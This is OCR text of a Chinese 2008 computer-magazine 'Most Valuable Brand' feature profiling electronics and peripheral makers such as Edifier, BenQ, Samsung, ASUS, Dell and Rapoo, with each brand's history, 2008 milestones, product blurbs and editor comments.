
M360是漫步者是一台一体化迷你音响，它体积不大，却集成了大量的功能。它内置CD播放器，支持全系列iPod（Shuffle除外），支持从U盘和SD卡读取MP3、WMA并播放，支持外部音源设备从AUX接口输入、集成DAB数字广播接收功能、集成FM广播接收功能……自带大尺寸VFD显示屏，各项操作一目了然，完全可以把M360理解为一套一体化的并且可以可视化操控的组合音响。

漫步者E20 2.0音箱



E系列是漫步者最充满创意的系列，E20是E系列的新成员。其造型却和传统2.0音箱差别巨大，箱体为初亏月食造型，而侧面为橄榄形，铸铝底座，分量十足。背面采用大面积高光曲面铝外壳装饰。音箱呈20度小仰角，这样有利于近身场聆听。同时，为了让操作更方便，漫步者还为其开发了一套手势操控技术。这套技术可以让用户通过手势操控电脑中正在使用的音频播放器软件。

漫步者Ramble 无线红外功率放大器



Ramble主要由音频信号发射器和集成了数字功放的接收端构成。发射端和接收端之间无需任何连线连接，这大大提高了系统组合的自由度，您可以轻轻松松地使用任何音源设备，而无需为插拔线而烦恼，您将享受到这种自由带来的无“线”乐趣。在Ramble接收端不大的体积中，集成的功放功率却高达50W，这比起相近功率的传统的功放，体积小了很多，而且更为省电。

编辑点评：

可以看出，漫步者已经不再满足简单的音箱设计生产制造了。多元化的自主创新让其赋予了音箱更多功能，逐渐时尚化的设计思路也让漫步者进一步拓展了自己的发展空间。对比很多还在以粗糙外形、超高性价比进行营销的音箱厂商来说，漫步者已经遥不可及。产品技术的巨大差异和漫步者坚持自主创新的发展思路，已经让传统音箱难以超越了。M360、E20乃至Ramble，显然已经成为未来数字家庭视听设备中最最合适的设备单元，而不是简单的一款X.1音箱那么简单。科技改变生活，向来这句话用在漫步者产品上再合适不过了。

Edifier 漫步者

Edifier漫步者企业的前身系创立于1996年初的北京爱德发高科技中心。2001年，深圳市漫步者科技有限公司成立，逐步发展为大规模生产基地。2007年，为促进“Edifier漫步者”品牌更好更快的发展，深圳市漫步者科技有限公司变更为深圳市漫步者股份有限公司，北京爱德发高科技中心变更为北京爱德发科技有限公司。

漫步者大事记：

1996年首家推出全木质、全防磁音箱，并首家推出双路立体声输入、动态高音提升技术

1998年4月北京生产基地成立，漫步者开始规模化生产

1999年率先推出全木质2.1及4.1音箱产品，将国际流行的X.1结构音箱引入国内

2003年根据新浪网调查显示，漫步者以50%国内市场占有率成为音频霸主。

2007年，E3350和无线音频产品在CES大展上，同时获得外设及音频两个类别的创新与设计奖

BenQ
享受快乐科技

明基电通成立于1984年，于2001年推出自创品牌BenQ，并于2007年9月1日与代工制造业务正式分割。BenQ以“享受快乐科技”为品牌定位，以“数字时尚网络产品”为核心发展概念，产品与技术涵盖数字媒体、计算机系统及周边、网络通信等数字汇流之3C领域，包括数字投影机、液晶显示器、数码相机、Joybook笔记本电脑、液晶电视、移动通信产品、电脑周边产品等多元化产品线。

明基大事记：

2008年

3月 明基在京发布春妆版的LaVie全系列，以缤纷、亮丽、鲜活的春天给IT产品换装，跨界引领科技生活化潮流

3月 红点设计竞赛中，明基数字时尚精品于本届盛事中再获6项大奖

6月 明基开启16:9全高清液晶时代，发布包括21.5英寸及24英寸在内的五款16:9全高清液晶显示器

7月 美国IDEA杰出工业设计奖中，明基移动网络装置MID荣获“最佳产品互动体验”的铜牌荣誉

10月 明基连续五度获得日本Good Design大奖殊荣

明基 M2400HD LCD显示器

BenQ M2400HD 16:9全高清液晶显示器堪称年内最具吸引力的显示器产品之一。相对16:10比例的传统宽屏显示器，16:9比例在观看Full HD高清电影时，可有效避免上下出现黑边现象。16:9相对同尺寸16:10 LCD，有效可视面积多出5.1%。另外，目前越来越多的娱乐设备采用了16:9的显示比例，如PS3、Xbox360等，接入16:10的LCD会造成画面拉伸、变形，而连接16:9液晶就不会出现这个问题，可直接全屏享受最新的高清TVgame。



明基 DP310S 移动硬盘



明基DP310S是一款安全性出色的移动硬盘，其采用先进的SATA接口，拷贝速度达30MB/s，更为快速方便。同时，DP310S还拥有多重安全技术防护，除可经受3米摔落的考验外，内置智能化3D抗震芯片能在硬盘工作时自动感知突然的来自横向、纵向或侧向的震动，撞击前可将磁头移到安全位置，从而保护硬盘，防止数据丢失。

并且，明基DP310S移动硬盘同样具有时尚的外观，正面采用深色镜面设计，衬以手工打磨的高亮金属边框，简约流畅，底部塑胶咬花皮革漆效果，不但增加了防刮伤功用，细致纹理更凸显精致工艺，极富个性和品位。

明基 U101 超便携笔记本电脑

明基 U101超便携笔记本电脑拥有目前独一无二的16：9宽屏10.1英寸LED背面光屏幕，其在电影播放时好处极为明显——上下两侧黑边将大大减少，真实可视面积增加。同时，U101在装备6芯电池的情况下，还能实现7.2小时（实测，非实验室数据）的超长待机时间，无疑这在整个市场中也是绝无仅有的。更让人惊讶的是，在配备3芯电池的情况下，U101最轻状态仅为1.05千克，极为轻薄。此外，其时尚的网络元素——火星文与不同色彩相互搭配（通过膜内漾印技术），显得时尚且活泼，很是漂亮。



编辑点评：

明基也在不断寻求着自我突破，从原本最初的一个IT品牌，已经逐步走向了时尚化品牌的蜕变之路。值得提及的是，明基LCD显示器目前是日本市场的第一名——在这个工业设计极度苛刻的国家里，明基能够战胜日系厂商获得如此成绩十分难得！而其最新推出的U101超便携笔记本电脑更是让人眼前一亮，精益求精，将U101打造得独一无二。可以看出，明基正在努力提升自我价值，以获得更多普通消费者的认同、认可，时尚化、大众化是明基目前最形象的形容方式了。



三星电子有限公司是半导体、通信、数字多媒体和数字融合技术的全球领导厂商。2007年，实现总销售额1034亿美元，全球大约有150000名雇员服务于三星电子位于62个国家的134个办事处。公司拥有四个主要的业务部门：数字多媒体业务、LCD业务、半导体业务和通信网络业务。作为全球公认的发展最为迅速的品牌之一，三星电子是全球领先的数字电视、存储芯片、移动电话和薄膜晶体管显示器生产商。

2008年三星MP3大事记：

2008年 2月 三星MP4“2008限量版”产品T08上市
2008年 6月 三星MP4“地下城与勇士”网络限量版S3上市
2008年 10月 三星MP4新品Q1上市，全球首次搭载三星独家研发的数码自然音效DNSe 3.0技术
2008年 10月6日 三星“舞动音画”大型网络选秀活动正式拉开帷幕

三星笔记本大事记：

2001年 三星笔记本正式进入中国市场，发布首款超轻薄笔记本NV5000
2002年 三星率先推出采用INTEL P4-M CPU的笔记本电脑P10，是当时14寸笔记本产品中最轻薄的产品
2003年 率先在中国推出最轻最薄的全新迅驰笔记本X10，IDC的调查数据显示，三星笔记本电脑在中国市场的份额已经进入到第六位
2004年 推出全球最轻薄的12.1寸宽屏笔记本电脑三星Q30
2005年 推出全球首款键盘前移的健康笔记本电脑X1
2006年 与Microsoft、Intel联合推出首款超便携笔记本电脑（UMPC）Q1
2007年 三星推出全新黑色镜面钢琴漆系列产品
三星R系列、Q35、X11获得德国颁发的“iF设计大奖”
三星Q1U荣获“iF China设计大奖”
开展“三星笔记本 以2008名义上路”大型远征活动，为奥运采集祝福
2008年 4月三星Q1U荣膺“2008年北京奥运会指定无线通信移动设备”称号
6月16日三星笔记本电脑“星拓林海 芯向绿色”大型绿色公益活动启动
7月16日三星推出近十款配备全新迅驰2处理器技术、并采用创新“优雅渐变色”外观设计的R、Q及P系列新品
10月三星X系列至轻13.3英寸、14.1英寸笔记本电脑X360、X460双双荣获2008 iF中国设计大奖
10月三星笔记本电脑旗下首款NetBook产品NC10上市

三星Q1音乐播放器



继承了蓝钻血统的三星Q1音乐播放器采用了钻石切面印象设计，系统启动后屏幕下方便会散发出ED灵智炫光触摸按键，仿佛内嵌了一枚绝世蓝钻般闪耀。其采用高质量2.4英寸QVGA艳丽屏幕，按照最天然给人带来视觉协调的“黄金分割”比例，让机身达到最协调的状态。而Q1的DNSe 3.0数码自然音效技术诠释得完美无瑕，在DNSe2.0技术基础上，DNSe3.0进一步升级音质处理效果，通过先进的频谱扩展技术重建压缩过的频率，修复受损音频，使乐声更加清晰生动。

三星X360笔记本电脑



三星X360笔记本电脑拥有业界数一数二的轻薄尺寸，不仅有效将机身重量降低至同类产品中最轻的1.29千克，更是凭借长达10小时的“全天候续航”能力、迅驰2高效能平台，真正意义上将消费者梦寐以求的超轻薄工艺带向“至轻机身、至尊性能与至久”的全新境界。

除了翘楚业界的至轻工艺外，三星X360更带来荣膺2008年iF中国设计大奖的创新“混搭风”设计。内敛时尚的暗红色拉丝面板、高贵奢华的玄色钢琴烤漆原本呈递出迥异的工艺风格，而在三星独特思维的驾驭下，两种冲突的工艺调性却凭借0.618黄金分割法则完美呈递眼前，高端商务人群亦简约、亦非凡的尊贵格调跃然纸上。可以说，凭借独步业界的超轻薄应用水准和创新奢华的工艺品位，三星X360堪称迅驰2时代超便携笔记本电脑的时尚王者。

编辑点评：

就品牌而言，三星无疑是非常有吸引力的。在产品上，你能看到极致精美的外观设计；在品质方面，无论是音乐播放器还是笔记本电脑，极佳的使用感受、出色的人机界面都颇受消费者的喜爱。这一切，都与三星的“品质战略”紧密关联。

最有价值的品牌

MVB

MOST VALUABLE BRAND

ASUS®

华硕品质·坚若磐石

华硕电脑是全球领先的3C解决方案提供商，致力于为个人和企业用户提供最具创新价值的产品及应用方案。2007年，华硕跻身《财富》500强，成为最年轻的世界500强企业之一；2008年华硕再次入围世界500强，前进64位名列363。1998—2008年连续11年被美国《商业周刊》列为全球IT百强企业，更被《亚洲华尔街日报》评为品质、服务No.1。华硕电脑始终坚持科技、人文、公益的同步发展，业已成为年营业额超过229.93亿美金的国际化信息产业巨擘。

华硕电脑大事记：

2008年

1月 华硕电脑连续两年入围“CCTV年度雇主调查”20强

4月 华硕为中国登山队奥运圣火登峰任务设立珠峰大本营IT服务区，世界海拔最高的“网吧”诞生。全球首创超便携电脑易PC Windows版正式登陆市场

5月 5月8日9时许，华硕助力国家登山队护送奥运圣火登顶珠穆朗玛峰成功，截至5月15日，华硕集团为四川汶川地震灾区捐款累计1700余万元

6月 华硕发布了最新的P45芯片组系列主板。美国《商业周刊》全球IT100强企业榜单出炉，华硕电脑连续第11年入围IT100强企业

7月 在美国《财富》杂志2008年世界500强企业排行榜中，华硕电脑以229.93亿美金年营收额的规模，连续第二年进入世界500强之列，营收同比上一年度增长33个百分点，位居第363位

11月 华硕在北京发布了全新的易PC第四代产品——S101

华硕玩家国度Rampage II Extreme




这款华硕玩家国度 Rampage II Extreme主板在外观上具有异曲同工之妙，而在整体气势上则更胜一筹。供电部分，华硕 Rampage II Extreme采用了完美的16相的供电方案，另外还为QPI和内存提供了3相独立供电。而且Extreme Engine供电技术可以使得主板供电的电源转换效率达到惊人的96%，既减少了电源的浪费又减少了热量的产生。最值得一提的是，华硕这款主板包括了2个PCI Express x1插槽，3条x16规格的PCI-E 2.0插槽，可以实现双x16的交火或者x16/x8/x8模式，并且会首次提供对nVIDIA的SLI的支持，在PCI-E插槽中间，华硕还见缝插针提供了一条PCI插槽，方便其他超频工具的连接。

华硕 EeePC S101超便携电脑



S101承袭EeePC一贯的创新唯美理念，再创工艺美学设计新典范。其搭配10.2英超薄LED背光LCD屏幕，全机最薄处仅18毫米，重量仅为1千克。S101还搭载华硕独家超级混合引擎（Super Hybrid Engine）节能技术，让使用者可以依不同需求来选择以高效模式或节能模式运作，再加上高分子聚合电池(Lithium Polymer Battery)的使用，让S101拥有长达5小时电池使用时间，是时尚、商旅人士的最佳选择。

华硕 EAH4870 DK/HTDI/512MD5显卡



华硕EAH4870 DK/HTDI/512MD5显卡基于RV770核心，采用55nm工艺，浮点运算能力更是达到1.2TeraFLOPs，性能极为强悍。规格方面，该显卡核心频率为750MHz，显存则使用了3.6GHz 512MB的高品质DDR5显存，能明显提高大量数据处理速度。接口方面，该显卡采用了中高端显卡常用的DVI-I×2+S-Video，配合专用DVI转HDMI输出转接头即可方便地实现HDMI一线输出，完全满足高清与游戏玩家需求。

华硕 N80笔记本电脑



华硕N80琉金版不仅被赋予了NVIDIA GeForce 9650M GT顶级显示芯片，并配以1GB显存，再加上Intel Montevina迅驰2平台等强大的性能优势，让琉金版N80笔记本电脑呈现出一种来自高贵品质的低调奢华，面板黑色的晶钻漾彩材质下细腻的暗格纹理，将金色华硕Logo衬托得格外醒目。此外，华硕独家的省电技术SHE及可8秒钟开机上线的“Express Gate” 展现出更加强大的功能优势，挥发出更加精彩丰硕的商娱乐趣。

最有价值的品牌

MVB

MOST VALUABLE BRAND

华硕 LS221H LCD显示器



华硕LS221H是全球首款皮革显示器，采用一次成型的顶级工艺，22英寸宽屏设计，9H级高硬度钻切防护镜面，配备强大影像表现能力，让办公桌面与计算机桌面同步时尚、尽露锋芒。LS221H还经过了多道纤体工艺，使其成为全世界最轻薄的16:10黄金比例22英寸LCD之一。同时，LS221H底座内蕴含着"光感动(Light-in-Motion)"情境灯光效果，随着五种Splendid 影像模式各自展露个性风采，增添独特之浪漫使用氛围，让使用经验每一刻都精彩动人。

华硕 光雕王20B1LT环保型光驱



能带来"最优化"刻录以及省电、光雕等功能的华硕极速光雕王DRW-20B1LT，凭借着"E-Green Engine智能休眠技术"、"Optimal Tuning Strategy刻录优化大师"、"AFFM II空气流场导正技术"等创新技术，成为用户眼中"功能强劲与环保"的代表。不仅如此，它还支持光雕、SATA接口、20速DVD-R/+R写入、12速DVD-RAM写入等主流功能；此外它还附赠实用的Nero8刻录软件，支持"一键复制"等功能。

编辑点评：

华硕目前多项业务都处于该领域的前几名，像传统强项显卡、主板，笔记本电脑更是不在话下。而其开辟的新产品线——超便携电脑市场，华硕更是当仁不让的领军者。这些都与华硕极具创造性的开发和一贯坚持品质为先的理念密不可分。非华硕不买的主板Fans、非EeePC不要的超便携电脑玩家，这些都是对华硕最好的注解。

昂达VX787



顶级全触摸屏幕、高达1600万色（分辨率480×272）4.3英寸16：9高清宽屏、车载无线射频、TV-OUT电视输出、微软PlayFX音效、APE/FLAC无损音乐格式、免转换直播D1分辨率（800×480）RM/RMVB/AVI/FLV等视频格式、40多个小时超长续航以及包括FM收音、游戏等全面功能。

昂达VX777LE



昂达VX777LE采用了国内最为普及的26万色3.0英寸16：10真宽屏（分辨率400×240），并且率先在宽屏中融入了最新技术的触摸屏幕操作，还融入了车载无线射频功能。

ONDA ONDA Technologies, Inc. 昂达电子

ONDA ONDA Technologies, Inc. 昂达电子

昂达电子（ONDA Technologies, Inc.）于1989年成立，它是中国境内最早建立全国IT渠道体系的公司，在主板、显卡及数码产品份额基本都在国内前三，是国内IT配件综合市场占有率最大的公司。目前也是INTEL、AMD及NVIDIA中国区最大的合伙伙伴。

2008年品牌大事件：

首款3.0英寸宽屏全触摸MP3机型—昂达VX747上市，3.0英寸成为市场主流。

全球首款基于FLASH UI引擎触摸操作机型VX525上市，开创了MP3个性时代。

-昂达VX787的上市让其成为首款实现车载FM无线发射的机型。

最有价值的品牌

MVB

MOST VALUABLE BRAND



1984年迈克尔戴尔创立了戴尔公司，一直致力于倾听客户需求，提供客户所信赖和注重的创新技术与服务。戴尔作为全球领先的系统与服务公司，在财富500强中名列第34位。戴尔在中国拥有大约6000名员工，为包括大型企业、政府机构、教育组织、中小企业以及个人消费者在内的广大客户提供服务。

基于北京大学针对2005年戴尔对中国经济贡献所进行的研究和报告，戴尔公司预估今年公司在中国的直接和间接业务将为中国创造超过500亿美元的GDP，提供近200万个工作机会。

戴尔大事记：

1998年在中国厦门开设生产及客户服务中心
1999年在上海成立行政访问中心
2000年“中国客户中心”在厦门落成并全面投入使用
2001年在中国总产量达到100万台
2002年戴尔中国设计中心（CDC）落户上海
2003年名列《财富中国》2002年中国最佳雇主评选第八位
2004年戴尔全球第二家企业服务指挥中心（ECC）落户厦门
2005年在中国累计产量达到1000万台
2006年成为第一家在国内面向消费者推出免费电脑回收的计算机厂商
2007年第四季度再夺X86服务器第一位
2008年为四川抗震救灾捐出人民币960万元、6吨衣物、在灾区建立10家戴尔学习中心

戴尔Latitude E4300商用笔记本电脑



作为兼具轻薄与性能的一款全新高端商务机，Latitude E4300专为移动商务人士设计。整机最低重量约1.5千克，最薄处仅有21毫米。其采用优良的镁合金构造，面漆效果更持久，金属转轴更坚固，具有非凡的耐用性。Latitude还具备更多专有的移动创新功能，如Latitude ON、ControlPoint软件以及可在旅途中最大限度地提高工作效率的戴尔超薄车载电源适配器。戴尔Latitude E4300笔记本采用13.3英寸宽屏，经过精确调校的键盘手感更舒适，按键更耐用，并具有可选的背光功能。

戴尔Vostro1310笔记本电脑



戴尔Vostro 1310采用13.3英寸宽屏液晶显示器，机身尺寸仅为317×242×24~37mm，起始重量约为2千克，携带起来非常容易。而且，其框架为铝镁合金加固，坚固耐用，非常适合商务人士使用。比较有特色的是其键盘，其尺寸为全尺寸键盘，采用密封防水设计，敲击手感也颇为出色。同时，戴尔在键盘的上方还设计了轻触式的多媒体按键，操控也变得极为容易。

Vostro 1310特别之处还在于起简单易用的维护功能，包括使用戴尔网络助手整合网络设置和故障诊断、自动维护工具、受过专门培训的技术人员提供个性化支持服务及使用可选的定制支持计划增强标准专业技术支持服务。无疑，任何企业或个人使用Vostro 1310时，都不会再有后顾之忧。

戴尔Studio 15笔记本电脑

戴尔Studio 15笔记本电脑具有强劲的系统性能以及不错的性价比。其配备的ATI Radeon HD 3450显卡可通过15.4英寸屏幕播放最高1080P高清视频。而高达2GB的内存、Intel Core 2 Duo T5800处理器也能为使用者提供良好的游戏体验。Studio 15的外形简约时尚，L型屏轴更显线条的流畅，而周边的丰富接口又能够充分满足消费者的使用需求。此外，高度自由的可选配置能让用户更容易找到适合自己的配置方案。

编辑点评：


戴尔的产品向来以高度自由的可选配置、出众的性价比，及出色的产品品质著称。无论是商用机型或是家用机型，总能给消费者、企业用户提供最优化的解决方案。戴尔公司除了通过传统的网络直销外，还提供了传统的卖场购买服务。不仅如此，戴尔还在淘宝商城等新兴网络购买渠道进行了尝试，让消费者的选择余地更多，同时获得优惠的几率也更大了。

最有价值的品牌

MVB

MOST VALUABLE BRAND

多彩DLM-365



早在2003年多彩科技就推出过一款革命性的鼠标DLM-365，这款鼠标彻底颠覆了传统鼠标的概念，其特殊的外形设计可以给予手掌和手臂最完美的支撑，消除了使用普通鼠标造成的前臂扭曲现象，特殊的外形设计不再束缚手臂的自然状态，使用自然轻松自在。

多彩DLM-368



在一代的基础上重新设计了专利外观，采用了最新安捷伦光学传感器，精确追踪鼠标的每一点移动；分辨率高达800CPI，扫描取样速率高达每秒2300帧，确保鼠标在使用中定位准确。

多彩DLM-510




DLM-510是多彩最新推出的第三代垂直系列鼠标，在第二代垂直鼠标的基础上进行了改进，使得鼠标的人体工程学技术更近完美。采用顶级的游戏激光引擎，每秒7080帧的图片采样率，最高分辨率可达2000DPI，20G的高速加速功能，让你轻松畅游于游戏世界。

编辑点评：
多彩科技在外设领域具有很强的创新能力，垂直鼠标已经历经三代，成为鼠标领域的新概念。

DeLUX 多彩科技


深圳市多彩实业有限公司是多彩香港集团公司旗下的一家高科技企业。多彩科技创建于1993年，主要从事数码MP4/MP3、摄像头、机箱、电源、键盘、鼠标、音箱、CPU冷却风扇等数码及电脑零部件的研究、开发、生产和销售，是国内最大的民营电脑外围设备生产企业。

金河田SOHO7617/SOHO7615机箱



SOHO7617/SOHO7615机箱产品，带有可选配的负离子发生器以及负离子音箱。

金河田3G系列G5音箱



编辑点评：
金河田外设产品一贯以来以高品质的产品和贴近用户的价格受到广大用户的欢迎，2008年对于金河田来说是关键的一年，我们看到金河田推出了多款引领外设新趋势的概念产品，从环保健康型机箱到“3G”多媒体音箱，必将成为未来市场追捧的热点。



东莞市金河田实业有限公司是“中国优秀民营科技企业”，成立于1993年，专业从事电脑机箱、开关电源、多媒体有源音箱、键盘、鼠标、耳麦、摄像头等外设产品的生产和销售，是国内主要的“电脑周边设备专业制造商”之一。金河田产品销售和服务网点已覆盖全国各大中城市，并进入了韩国、印度、俄罗斯、阿联酋、欧盟、巴西、澳大利亚等40多个国家和中国台湾地区。

2008年品牌大事记：

业内首次提出环保健康机箱概念：打造出一系列健康机箱产品，配合促销活动，网站专题等活动形式，在业界引起强烈反响。

·开创和推广多媒体音箱“3G”时代：3G(Good-Natural、Good-fitted、Good-Green)　自然音质，家居融合，绿色环保。

最有价值的品牌
MVB
MOST VALUABLE BRAND

Huntkey 航嘉

航嘉成立于1995年，是从事电源供应器和电源系统开发、设计、制造及销售一体化的专业电源服务商，是国际电源制造商协会（PSMA）会员；中国电源行业协会(CPSS)副会长单位。航嘉总部设在深圳，拥有目前中国内地最大的PC电源生产基地，主要客户有戴尔、联想、方正、华为、中兴等国内外著名企业。航嘉先后成立了香港分公司、欧洲分公司、美国分公司和日本分公司，航嘉正在逐步发展成以深圳为总部的国际化集团公司。

2008年品牌大事记：

2008年4月，第二届“航嘉杯”机箱流行趋势发布会大赛召开，在业界获得良好声誉

10月8日多核X2上市，这是航嘉首款由消费者自己设计的电源


11月15日航嘉多核R85电源携手英特尔Core i7同步发布

航嘉多核X2电源



航嘉公司在主流游戏玩家中广泛征集了设计方案，设计出可拆卸的方形8PIN插口，完全兼容市面上所有的主板。另外，12CM彩色双滚珠风扇超静音温控设计，四彩灯（红蓝黄绿）彩色风扇，黑色拉丝镀镍处理，礼盒包装、彩色扎带等都是按照玩家个性化要求而设计，可谓主流游戏平台的绝配之选

航嘉魅影H920



是继航嘉首款HTPC黑晶H900机箱上市之后的又一款HTPC机箱。兼容ITX、DTX主板，支持low-profile刀版显卡，配备了专用内置电源。魅影H920外观时尚，箱体可以卧置，用于客厅，连接AV及大屏幕液晶电视机或投影机，可以组建数字家庭影院（简称HTPC），也可以立置用于书房。

rapoo 雷柏

雷柏（RAPOO）是在德语中“福波斯”神的谐音，象征着光明和无穷无尽的能量。2007年，雷柏（RAPOO）正式登陆中国，成立雷柏电子（深圳）有限公司，同时注册中国汉字品牌—“雷柏”。“时尚、自我”是雷柏外设始终追求的品质。

雷柏超新薄8800至轻薄激光无线键盘鼠标套装



雷柏超新薄8800套装整体风格简约大方。雷柏8800键盘采用了“无边”设计，键帽边缘距离边框仅有几毫米，给人以极简的感觉。鼠标侧面呈楔形，灰白两色在精致的做工下相得益彰。表面平直的独特设计让人瞪目，可调节的800/1600CPI分辨率，具有4段省电设计，2颗AAA电池提供长达6个月的使用时间。

雷柏Nano3000 2.4G无线光学鼠标



在设计上突出使用的舒适性和便携性。鼠标本身设计小巧，很方便放入电脑包中，鼠标底部有接收器收纳仓。


编辑点评：

雷柏2.4G无线键盘鼠标无论是在设计上还是做工上都可以与罗技、微软等品牌的产品相媲美，而其坐落在国内全球最大的无线键鼠生产基地，更是为产品在国内市场的推广创造了便利条件。

最有价值的品牌
MVB
MOST VALUABLE BRAND

三诺N-50G（新版）

N-50G作为一款高端2.0电子分频音箱，声音充分体现了电子分频的优点。快速有力的低频、富于密度感的中频和清晰细腻的高频，并保持良好还原性和平衡感。其脱箱感和结像力自然是同档次产品的翘楚，与目前市场上2000元以上档次的产品相比，也不在话下。N-50G无疑是千元级2.0对箱的首领！




三诺iFi-331典藏版

三诺iFi-331典藏版具备科技感强的外观、丰富实用的功能、快捷的音频转换、便捷的遥控器等人性化设计，以及采用“同源辐射”技术带来全新听音享受，在合理的价位上给用户带来一种新的理念，是兼顾实用功能、便捷操控、外观、音质的消费者最佳的选择。



3NOD三诺

3NOD三诺音响成立于1996年，公司产品以多媒体音响、数码迷你音响、平面艺术音响、家庭影院音响及耳机产品为主，在深圳、美国均合作设立有电声研究实验室，多项专利技术产品获得了“重点国家级火炬计划项目”、“深圳市技术创新计划项目”。2006年三诺音响被中国电子商会评为中国电子企业300强第169位，成为唯一入选的音响品牌。

2008年品牌大事记：

2008年8月，三诺集团上市一周年及成立十二周年庆典活动。
2008年9月至12月，三诺举办首届摩机大赛，将摩机概念首次引入多媒体音箱领域。
2008年10月至12月，“三诺杯”第六届工业设计大赛。

现代荣御HY-2008(韩国版)



现代荣御HY-2008(韩国版)是现代音箱的转型之作，它的设计结合了当前时代主题下众多时尚元素，诠释了现代音箱设计师对现代时尚的理解。主箱正面红黑两色的运用完美勾勒出“冠军奖杯”的设计主题，简约抽象，让人对冠军充满想象。两个卫星箱的造型更酷似奖杯，加上中间红色彩条作装饰，更是很好地诠释了现代对于荣誉的激情。

HYUNDAI

韩国现代影音（中国）推广总部——深圳市创见现代电器有限公司成立于2005年，致力于韩国现代品牌的多媒体音响系列产品研发、制造及推广，目前拥有近千名员工，产品涉及多媒体音响、耳机、键盘、鼠标、DVD影院等领域。卓越的产品品质使现代音响在短短几年跃居国内多媒体音箱行业前列。

2008年品牌大事记：

2008年1月16日，韩国现代2008中国营销峰会。
2008年2月21日，韩国现代集团携手中国创见实业股份有限公司共创现代音响事业，暨中国惠州全球生产基地奠基典礼在惠州市怡发工业园隆重举行。
2008年4月28日，线控设计评选活动启动。
2008年5月31日，现代音响“荣御”系列新品首发全国赈灾大型义卖活动。
2008年6月21日，现代音响“荣御”系列全国巡回展抵达杭州。




编辑点评：
多媒体音箱已经不仅仅是电脑外设，更成为一种家电，越来越成为人们生活中的一部分。现代音箱在设计上大胆的风格，展开了捍卫时尚“荣御”的征途。

Great Wall
长城显示器

中国长城计算机深圳股份有限公司显示器事业部是直属于中国电子信息产业集团的核心业务部门之一。长城电脑显示器除了满足长城PC的配套使用外，在欧盟市场也占有一定比例，是美国排名前3的电脑系统集成商的主力供应商，并长期与多家韩国公司有着密切的联系。此外，长城已经成功挺进东南亚、中东、南美与非洲市场。

长城L228显示器

长城L228显示器成为最早通过GB21520-2008《计算机显示器能效限定值及能效等级》标准的产品。



2008品牌大事记：

2月，长城显示器宣布携手亚洲超人气团体“爱乐团”，由“爱乐团”出任2008年度长城显示器公益大使。
6月，“绿色中国·长城显示器在行动”，长城显示器自主研发的动态脉宽技术掀起了行业内绿色环保风暴，该项技术被工信部作为第一批技术向社会推荐。
6月至8月，长城显示器携网易《天下贰》在全国开展了“网游天下 问鼎长城”的主题活动





魔技M970游戏套装

“魔技”是2008年年初由知名键鼠厂商深圳市鑫巨源电子技术有限公司在继“鑫巨源”品牌之后精心打造的另一键鼠品牌。目前，公司主要的产品涉及电脑外设产品、鼠标、键盘、多媒体音箱、无线鼠标、无线键盘、2.4G无线套装、蓝牙鼠标、激光鼠标等。

魔技M970游戏套装，具有多种游戏专用设计，独树一帜。套装鼠标具有500万次以上的超长寿命，采用人体工学设计，外观独特，手感舒适。





2008品牌大事记：

2008年9月20日，“魔技”联合《电脑爱好者》杂志社共同举办了首届魔技双雄产品体验会。与读者、用户一同体验魔技给我们带来的全新游戏、娱乐体验。

